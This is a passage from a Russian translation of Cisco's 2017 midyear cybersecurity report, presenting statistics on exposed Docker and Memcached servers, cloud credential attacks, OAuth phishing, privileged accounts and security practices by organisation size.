
Загрузить графики за 2017 г.: **cisco.com/go/mcr2017graphics**

Docker

Rapid7 также изучила Docker, программную платформу, чьи операторы с самого начала уделяли большое внимание безопасности. Однако, несмотря на эти усилия, по данным анализа Rapid7, более 1000 экземпляров Docker являются максимально открытыми. Большинство экземпляров Docker было обнаружено в США или Китае (см. рис. 47).

Многие открытые экземпляры Docker – это, вероятно, законсервированные или забытые тестовые системы. Однако 245 из 1000 открытых экземпляров имеют минимум 4 ГБ выделенной памяти и, скорее всего, являются используемыми производственными системами (см. рис. 48 на следующей странице).


Рис. 47 Распределение экземпляров Docker по странам, январь – апрель 2017 г.



Источник: Rapid7:

Загрузить графики за 2017 г.: **cisco.com/go/mcr2017graphics**

Рис. 48 Распределение совокупного объема памяти, используемого Docker, январь – апрель 2017 г.



Источник: Rapid7:

Кроме того, Rapid7 обнаружила, что 199 максимально открытых экземпляров Docker имеют минимум три активных запущенных контейнера. У некоторых насчитывается до 160 (рис. 49). Организации, использующие эти незащищенные производственные системы, несут огромный риск. Злоумышленник может подключиться через Интернет к любой из этих систем и взять ее под свой контроль.

Рис. 49 Распределение совокупного количества запущенных контейнеров на экземпляр, январь – апрель 2017 г.

Источник: Rapid7:

Организации, использующие доступные через Интернет экземпляры этих и других технологий DevOps, должны предпринять необходимые меры, чтобы избежать риска. Группы обеспечения безопасности должны сделать следующее:

- Разработать строгие стандарты безопасного развертывания технологий DevOps.
- Хорошо знать общедоступную инфраструктуру, которой владеет их компания.
- Регулярно обновлять технологии DevOps.
- Выполнять сканирование на наличие уязвимостей.

Организации недостаточно быстро устраняют известные уязвимости серверов Memcached

Злоумышленники активно ищут незащищенные базы данных, доступные через Интернет, которые они могли бы захватить, украсть хранящиеся в них данных или зашифровать с целью получения выкупа. Последний вариант стал особенно популярен, в результате в январе тысячи баз данных MongoDB были зашифрованы злоумышленниками.[41]

Сервисы наподобие MongoDB никогда не предназначались для небезопасных сред и, как правило, не имеют надежной (или вообще какой-либо) аутентификации. Исследователи компании Cisco изучают уязвимости в подобных сервисах. Например, в конце 2016 г. мы провели проверку кода для оценки безопасности кеширующих серверов Memcached. Организации используют Memcached для повышения скорости и производительности своих веб-сервисов и приложений.

41 «Базы данных MongoDB активно взламываются для получения выкупа», Ионат Аргхайер (Ionut Arghire), *SecurityWeek*, 4 января 2017 г.: securityweek.com/mongodb-databases-actively-hijacked-extortion.

В результате мы обнаружили три уязвимости, позволяющие удаленное выполнение кода.[42] Одна из уязвимостей находилась в механизме аутентификации сервера, что означает возможность вмешательства злоумышленника в работу серверов, поддерживающих аутентификацию. Исследователи Cisco сообщили об уязвимостях разработчику, который быстро выпустил исправление.

Через несколько месяцев после сообщения об этих уязвимостях мы выполнили сканирование по всему Интернету, чтобы проверить активность внедрения исправления. Хотя разработчик быстро выпустил исправление, которое было добавлено в дистрибутивы Linux, мы обнаружили, что 79% от порядка 110 000 серверов Memcached все еще содержат уязвимости, о которых мы сообщили (см. рис. 50).

Кроме того, аутентификация была включена лишь на 22% серверов. И почти все серверы, требующие аутентификации, были по-прежнему уязвимы (23 707 из 23 907, см. рис. 50). Изучавшиеся нами серверы расположены по всему миру, однако большая их часть находится в США и Китае. Большинство уязвимых серверов приходится на две эти страны, как и в случае с нашим последним анализом в марте (см. рис. 51).

Подытожим: хотя исследователи Cisco не нашли признаков, что какие-либо из этих серверов подверглись атаке с помощью выявленных трех уязвимостей, это лишь вопрос времени. Информация об уязвимостях и исправление для их устранения доступны уже несколько месяцев.


Рис. 50 Уязвимости: Memcached

Наблюдаемая в теневой экономике тенденция к атакам на базы данных и прочую инфраструктуру, доступную через Интернет, требует еще более быстрого устранения известных уязвимостей. И даже при наличии аутентификации сервисы все еще создают риск, поэтому их необходимо изолировать от безопасной среды (дополнительные сведения об этом риске см. в разделе «Не позволяйте технологиям DevOps делать ваш бизнес уязвимым», стр. 50).

Рис. 51 Серверы Memcached по странам, февраль – март 2017 г.

Страна	Уязвимые серверы	Всего серверов
США	29,660	36,937
Китай	16,917	18,878
Великобритания	4713	5452
Германия	3047	3698
Франция	3209	5314
Япония	3003	3607
Нидерланды	2556	3287
Индия	2460	3464
Россия	2266	3901
Гонконг	1820	1939

Источник: исследования Cisco в области безопасности.



Источник: исследования Cisco в области безопасности.

42 Дополнительные сведения см. в следующих отчетах Talos об уязвимостях за 2016 г.: «Уязвимость удаленного выполнения кода для добавления на сервере Memcached» talosintelligence.com/vulnerability_reports/TALOS-2016-0219; «Уязвимость удаленного выполнения кода для обновления на сервере Memcached» talosintelligence.com/vulnerability_reports/TALOS-2016-0220; «Уязвимость удаленного выполнения кода для аутентификации SASL на сервере Memcached» talosintelligence.com/vulnerability_reports/TALOS-2016-0221.

Хакеры перемещаются в облако, чтобы быстрее добраться до своих главных целей

Облако является новой областью для хакеров, которые активно осваивают его, чтобы получить новые потенциальные возможности для своих атак. Злоумышленники понимают, что облачные системы являются жизненно необходимыми для многих современных организаций. Они также понимают, что могут быстрее проникнуть в корпоративные системы, если сумеют взломать облачную систему.

С конца 2016 г. компания Cisco наблюдает возрастание хакерской активности, направленной на облачные системы.

В январе 2017 г. наши исследователи обнаружили хакеров, охотящихся за действующими скомпрометированными корпоративными учетными данными. Используя атаки методом грубой силы, хакеры создали библиотеку учетных данных (имен и паролей) корпоративных пользователей, возможно, используя для этого известные списки взломанных учетных записей в сети. Они пытались проникнуть в несколько корпоративных облачных систем, используя для этого серверы с 20 крайне подозрительными IP-адресами.

В период с декабря 2016 г. по середину февраля 2017 г. наши исследователи с помощью анализа поведения и других инструментов проанализировали тысячи корпоративных облачных сред клиентов. Мы выявили схожие паттерны подозрительных попыток входа в системы более чем 17% организаций, которые мы изучали. Хакеры в произвольном порядке перебирали 20 IP-адресов, чтобы избежать обнаружения.


Мы уведомили клиентов о проблеме и внесли подозрительные IP-адреса в черный список. Как хакеры собирались использовать библиотеку учетных данных корпоративных пользователей, неизвестно. Один из возможных вариантов — подготовка целевой фишинговой кампании или социальная инженерия. Также возможно, что злоумышленики хотели продать действующие сочетания имени пользователя и пароля или использовать учетные данные самостоятельно, чтобы войти в учетные записи пользователей и добыть конфиденциальную информацию или взломать их коллег. Что точно известно, так это то, что учетные данные, с помощью которых хакеры пытались получить доступ к корпоративных облачным сетям, были связаны с корпоративными учетными записями, скомпрометированными в ходе предыдущих нарушений.

OAuth повышает возможности облака, но также порождает риск

В *отчете Cisco по информационной безопасности за 2017 г.* мы изучили риск подключенных сторонних облачных приложений, используемых сотрудниками на предприятии. Эти приложения взаимодействуют с корпоративной инфраструктурой и корпоративными облачными и SaaS-платформами, если пользователи получают доступ с помощью открытой авторизации (OAuth).

Как видно на рис. 52, по данным нашего исследования, количество подключаемых облачных приложений на одну организацию серьезно выросло по сравнению с 2014 г. В среде среднестатистического предприятия на сегодняшний день насчитывается свыше 1000 различных приложений и более 20 000 различных установок этих приложений.

Рис. 52 Количество уникальных подключаемых облачных приложений на одну организацию



Источник: исследования Cisco в области безопасности.

Загрузить графики за 2017 г.: **cisco.com/go/mcr2017graphics**

Последняя фишинговая кампания, нацеленная на пользователей Gmail и пытавшаяся использовать инфраструктуру OAuth, продемонстрировала риск безопасности, связанный с OAuth.[43] Злоумышленники пытались получить контроль над учетными записями электронной почты пользователей и разослать фишингового червя по их контактам. По оценкам Google, кампания затронула порядка 0,1% от миллиарда пользователей Google.[44] По самым скромным подсчетам исследователей Cisco, червь инфицировал свыше 300 000 организаций.[45]

На облако не обращают внимания: единственный привилегированный облачный пользователь создает огромный риск

Многие современные крупнейшие компрометации системы безопасности начинаются с захвата и использования в преступных целях единственной учетной записи привилегированного пользователя. Доступ к привилегированной учетной записи может дать хакерам возможность установить полный контроль, произвести масштабное хищение информации и нанести серьезный ущерб. Однако большинство организаций оставляют этот риск без должного внимания.

Чтобы лучше представлять масштабы этой проблемы, исследователи Cisco изучили 4410 привилегированных учетных записей в 495 организациях и обнаружили, что шесть из каждых ста конечных пользователей облачной платформы имеют привилегированные учетные записи (см. рис. 53). При этом в большинстве организацией большая часть административных задач (88%) выполнялась в среднем лишь двумя привилегированными пользователями. Мы также обнаружили, что организации могли бы отменить привилегии «суперадминистратора» для 75% администраторских учетных записей без каких-либо последствий или с минимальным ущербом для бизнеса.

Рис. 53 Распространенность привилегированных учетных записей

Источник: исследования Cisco в области безопасности.

Загрузить графики за 2017 г.: **cisco.com/go/mcr2017graphics**

Согласно нашему исследованию, около 82% привилегированных пользователей входят в систему только с одного или двух IP-адресов в месяц (рис. 54). Активность, не вписывающаяся в эти стандартные паттерны, должна стать предметом проверки.

Мы также обнаружили, что 60% привилегированных пользователей никогда не выходят из активных сеансов, позволяя несанкционированным пользователям легче получать доступ


43 «Фишинговая атака на Google Docs выявила риски безопасности, связанные с OAuth», Майкл Кен(Michael Kan), IDG News Service, 5 мая 2017 г.: pcworld.com/article/3194816/security/google-docs-phishing-attack-underscores-oauth-security-risks.html.

44 «Массированная фишинговая атака на Google Docs затронула миллион учетных записей Gmail, ОБНОВЛЕННАЯ ИНФОРМАЦИЯ», Томас Фокс Брейстер (Thomas Fox-Brewster), *Forbes*, 3 мая 2017 г.: forbes.com/sites/thomasbrewster/2017/05/03/massive-google-gmail-phish-many-victims/#219602e142a1.

45 Оценка компании Cisco основывается на количестве организаций, платящих за инструментарий облачного обеспечения производительности Google (дополнительные сведения см. в статье «Более трех миллионов компаний платят за Google G Suite», Фредерик Лардинос (Frederic Lardinois), TechCrunch, 26 января 2017 г.: techcrunch.com/2017/01/26/more-than-3m-businesses-now-pay-for-googles-g-suite/), а также на количестве клиентов, использующих брокер безопасности доступа к облачной среде (cloud access security broker, CASB) компании Cisco и затронутых фишинговой атакой, направленной на пользователей Gmail (около 10%).

и оставаться незамеченными (рис. 55). Пользователи должны ежедневно входить в систему для выполнения административных операций, по завершении которых следует выходить из системы.

Рис. 54 Активность привилегированных пользователей (ежемесячная активность по входу в систему с IP-адресов)



Источник: исследования Cisco в области безопасности.

Принятие коллективной ответственности за облачную безопасность

Поскольку компании стремятся все активнее использовать облако, они должны понимать свою роль в обеспечении облачной безопасности. Поставщики облачных услуг отвечают за физическую, юридическую, эксплуатационную и инфраструктурную защиту предлагаемой ими технологии. Компании отвечают за безопасное использование базовых облачных услуг. Использование того же передового опыта, который они применяют для обеспечения безопасности своей локальной среды, может помочь предотвратить несанкционированный доступ к облачным системам.

Рис. 55 60% привилегированных пользователей никогда не выходят из активных сеансов

Источник: исследования Cisco в области безопасности.

Неуправляемая инфраструктура и оконечные устройства создают риски для организации

Современные динамические сети дают больше возможностей для атаки, создавая новые риски безопасности и снижая возможность контроля. Главным источником подобных рисков является облако. Кроме того, проблемы создают несанкционированные и так называемые теневые ИТ-устройства и приложения. Сети и оконечные устройства, устаревшие для решений управления сетями и активами, также могут иметь неизвестные и неуправляемые бреши в безопасности.

Многие компании недооценивают риск (и количество) брешей в своей корпоративной сетевой, облачной инфраструктуре и инфраструктуре конечных устройств. Согласно исследованиям Lumeta, партнера Cisco, предлагающего технологии анализа киберсреды, отсутствие простого контроля приводит к тому, что в среднем от 20 до 40% сетевой инфраструктуры и инфраструктуры конечных устройств становится недоступной для анализа или управления организацией. Эта проблема затрагивает организации, работающие в государственном секторе, секторе здравоохранения, финансовом и технологическом секторе.

Неуправляемая сетевая инфраструктура и оконечные устройства могут быть легко атакованы злоумышленниками, которым нужен плацдарм для внедрения в инфраструктуру организации и компрометации конкретных объектов. Они также могут быть использованы для извлечения данных или отправки несанкционированного трафика Tor или могут стать частью ботнета.

Даже простой маршрутизатор, межсетевой экран или неверная настройка сегментации может дать злоумышленнику возможность проникнуть в инфраструктуру и получить доступ к конфиденциальным данным.

Для обеспечения легкого контроля организациям требуется анализ контекста системы безопасности в режиме реального времени. При отсутствии решений, обеспечивающих мониторинг в режиме реального времени и обнаружение пути утечки, атакующие могут перемещаться в сети, оставаясь незамеченными. Кроме того, организации должны проверить свои политики сегментации и внедрить надежные инструменты, позволяющие проверять эффективность таких политик.

Также организации должны инвентаризировать устройства и системы, подключающиеся к сети. Если команды обеспечения безопасности могут лишь сверяться с моментальными снимками или старыми списками управляемых устройств, они могут пропустить минимум 20% устройств, физически подключенных к сети с помощью проводного соединения. Такие инвентаризации должны быть регулярными и автоматическими, поскольку корпоративная сетевая, облачная инфраструктура и инфраструктура конечных устройств постоянно меняется и не может эффективно отслеживаться персоналом вручную.

Сложности и возможности обеспечения безопасности для специалистов в области информационной безопасности

Сложности и возможности обеспечения безопасности для специалистов в области информационной безопасности

В данном разделе мы рассмотрим некоторые результаты последнего сравнительного исследования Cisco решений безопасности для отдельных отраслей. Мы также приведем данные, позволяющие предположить, что организации могут повысить безопасность, сократив количество поставщиков решений обеспечения безопасности, а также обсудим, как размер компании может сказаться на ее безопасности. Наконец, мы рассмотрим, могут ли руководители отделов безопасности вовлечь руководство организации в обсуждение кибербезопасности и играть одну из главных ролей в этом обсуждении.

Сравнительное исследование решений безопасности: в центре внимания – отдельные отрасли

Используя данные исследования 2017 г., мы изучили несколько отраслей.[46] Результаты дополнены анализом таких ключевых проблем, как защита клиентских данных, соблюдение нормативных ограничений и интеграция новых систем со старым программным обеспечением.

Хотя каждая отрасль сталкивается с собственными уникальными сложностями в области обеспечения безопасности (и хотя зрелость систем безопасности в разных отраслях различается), имеются общие проблемы. Профессионалы в области обеспечения безопасности в каждой отрасли замечают постоянно возрастающую сложность угроз и осознают необходимость оставаться на шаг впереди злоумышленников. Многие организации уже столкнулись с компрометацией системы и оглаской, так что снижение ущерба (например, потеря клиентов) и предотвращение аналогичных компрометаций в будущем являются одной из основных потребностей.

Во многих отраслях потребность в интеграции информационных технологий (ИТ) и эксплуатационных технологий (ЭТ) имеет критическую важность. Особенно для гарантии защиты интегрированных систем. Недавняя атака вымогателя WannaCry привела к простоям на автомобильных заводах Renault-Nissan в Европе. И это показывает, как атака может повлиять на подключенные системы. Если подключения не защищены и выполняются не скоординированно, то даже если ЭТ-системы не являются целью атаки, они все равно могут оказаться затронутыми.[47]

Дополнительные сведения о взаимопроникновении ИТ и ЭТ см. в документе Cisco **«Взаимопроникновение ИТ/ЭТ: продвижение цифровых технологий на производстве».**

46 *Отчет Cisco по информационной безопасности за 2017 г.*, стр. 49: b2me.cisco.com/en-us-annual-cybersecurity-report-2017?keycode1=001464153.

47 «Renault-Nissan возобновил производство после остановки пяти предприятий, вызванной глобальной кибератакой», Лайрен Фрост (Laurence Frost) и Наоми Таджитсу (Naomi Tajitsu), BusinessInsider.com, 15 мая 2017 г.: businessinsider.com/renault-nissan-production-halt-wannacry-ransomeware-attack-2017-5.

В прошлом эти технологии и обслуживающие их группы работали раздельно. ЭТ-персонал управлял оборудованием и предприятием, а ИТ-персонал управлял корпоративными бизнес-приложениями. Сегодня многие ЭТ-датчики и системы доступны с бизнес-стороны. Например, современные автоматизированные системы управления производственными процессами (АСУПП) запрашивают потоки телеметрических данных от датчиков для более эффективной оптимизации и прогнозирования операций.

Поскольку подключенные системы проникают в мир ЭТ, ИТ и ЭТ больше не могут быть отделены друг от друга. Они должны обмениваться данными для анализа, чтобы помочь повысить безопасность и качество продукции. Также они могут совместно работать для управления угрозами кибербезопасности. Однако для этого они должны создать новую комплексную систему защиты, поскольку неподключенные и изолированные системы не обеспечивают комплексного представления ИТ и ЭТ.

Размер компании влияет на подход к обеспечению безопасности

Когда злоумышленники проникают в сети и крадут информацию, крупные организации легче справляются с последствиями, чем малый и средний бизнес. Если в результате компрометации системы страдает репутация и клиенты уходят к конкуренту, более крупная компания перенесет такой удар легче, чем мелкая. При наличии возросшего риска дестабилизации бизнеса представители малого и среднего бизнеса могут усилить свою позицию, обзаведясь инструментами, которые минимизируют последствия угроз и вторжений.

Согласно данным сравнительного исследования решений безопасности в 2017 г., малый и средний бизнес (организации, насчитывающие от 250 до 499 сотрудников) защищен более слабо, чем крупные компании. Как правило, у малого и среднего бизнеса меньше ресурсов и опыта в области защиты, поэтому определенные угрозы представляют для них повышенный риск. На вопрос, что они считают наиболее серьезными рисками для своей организации, 29% малого и среднего бизнеса назвали программы-вымогатели (по сравнению с 21% компаний, насчитывающих свыше 10 000 сотрудников), 30% компаний малого и среднего бизнеса связывают высокий риск с нормативными ограничениями (среди крупных компаний таких лишь 20%) (см. рис. 56).

Рис. 56 Риск, который представляют собой угрозы, для разных по размеру организаций

Риск: какие из следующих вариантов вы считаете КРУПНЫМИ рисками для своей компании (если вообще видите таковые)?	**Проценты** Размер организации 250-499	500-999	1000-9999	10,000+
Распространенность личных и умных устройств	29	28	29	25
Эффективность аварийного восстановления и непрерывность бизнес-процессов	28	25	26	21
Нормативные ограничения	30	25	24	20
Сложные целенаправленные угрозы	34	33	34	30
Программы-вымогатели	29	25	25	21

Источник: Сравнительное исследование Cisco решений безопасности в 2017 г.

Из-за более скромного бюджета и опыта малый и средний бизнес с меньшей вероятностью имеет необходимую защиту. Например, только 34% компаний малого и среднего бизнеса сообщают о защите электронной почты (по сравнению с 45% крупных компаний) (см. рис. 57), 40% компаний малого и среднего бизнеса используют средства предотвращения утечки данных (по сравнению с 52% крупных компаний).

Рис. 57 Вероятность использования ключевых инструментов защиты в зависимости от размера организации

Сложность: какие из этих типов защиты от угроз безопасности использует ваша организация (если использует вообще)?	**Проценты** Размер организации 250-499	500-999	1000-9999	10,000+
Предотвращение потери данных	40	43	47	52
Защита от DDoS-атак	33	35	42	39
Защита эл. почты/сообщений	34	41	45	45
Шифрование/конфиденциальность/ защита данных	39	38	49	52
Защита оконечных устройств/антивирус, защита от вредоносных программ	36	37	45	45
Исправления и конфигурация	26	28	32	35
Веб-безопасность	37	39	44	45
Защищенная беспроводная связь	32	35	40	42

Источник: Сравнительное исследование Cisco решений безопасности в 2017 г.

Загрузить графики за 2017 г.: **cisco.com/go/mcr2017graphics**

Также среди крупных организаций выше вероятность наличия документированных официальных стратегий (66% по сравнению с 59% среди малого и среднего бизнеса) и требования к поставщикам иметь сертификат ISO 27018 (36% по сравнению с 30%).

Малый и средний бизнес, стремящийся повысить свою защищенность, может уделить внимание совершенствованию политик и процедур обеспечения безопасности, а также более широкому внедрению инструментов защиты от угроз для снижения риска неблагоприятных последствий атаки. Использование внешних услуг обеспечения безопасности может обеспечить необходимый опыт для внедрения эффективной официальной стратегии обеспечения безопасности, одновременно обогатив собственный персонал компании опытом в области мониторинга и реагирования на инциденты.

Для внедрения защитной инфраструктуры, соответствующей потребностям и бюджету компании, команда по обеспечению безопасности должна сотрудничать с поставщиками для интеграции решений, упрощающей среду безопасности до контролируемого, но при этом эффективного уровня. Аналогичным образом растущие организации могут при построении своей защиты следовать таким стандартам, как «Концепция кибербезопасности» NIST. Более целостный подход к безопасности обеспечит компании любого размера более эффективную защиту от постоянно усложняющихся угроз.

Использование услуг для восполнения недостатка знаний и кадров

В отделах безопасности не прекращаются споры, какой подход к защите является более предпочтительным: лучшие в своем классе решения или интегрированная архитектура. Однако группы обеспечения безопасности сталкиваются с другой проблемой, влияющей на все решения в области безопасности: недостаток опыта у собственного персонала, обеспечивающего безопасность. Угрозы постоянно эволюционируют, а технологии становятся все более разнообразными, так что организации должны все активнее использовать услуги обеспечения безопасности для восполнения недостатка собственного персонала.

Качество защиты зависит от способности найти и удержать квалифицированных сотрудников. Сравнительное исследование решений безопасности показало, что во многих отраслях нехватка подготовленного персонала является главным препятствием к внедрению современных процессов и технологий защиты. Безусловно, нехватка персонала является глобальной проблемой. И опять же, внешние услуги могут решить эту проблему.

По мнению экспертов Cisco, знания в области безопасности часто являются недостающим элементом при попытке построения защиты. Опыт специалистов, давно работающих в области обеспечения безопасности, обеспечит анализ, который не всегда могут предложить даже лучшие автоматизированные решения.

Усталость от постоянного нахождения в состоянии боеготовности и необходимость оперативно реагировать на непрерывно появляющиеся сигналы тревоги (т. н. перегруженность сигналами тревоги) является неизменной проблемой собственных групп обеспечения безопасности. Как обсуждалось в целом ряде статей, посвященных отдельным отраслям в рамках сравнительного исследования решений безопасности в 2017 г., многие сотрудники по обеспечению безопасности ежедневно сталкиваются с гораздо большим количеством сигналов тревоги, чем они могут проверить, так что серьезные угрозы могут остаться неустраненными. При наличии большого количества некритичных сигналов тревоги их обработку можно автоматизировать. Многие организации не используют эту возможность, возможно, просто из-за дефицита ресурсов или отсутствия необходимых навыков. Автоматизируя обработку максимально возможного количества некритичных сигналов тревоги, организации могут сконцентрироваться на инцидентах, которые с большей вероятностью способны негативно повлиять на всю среду организации.

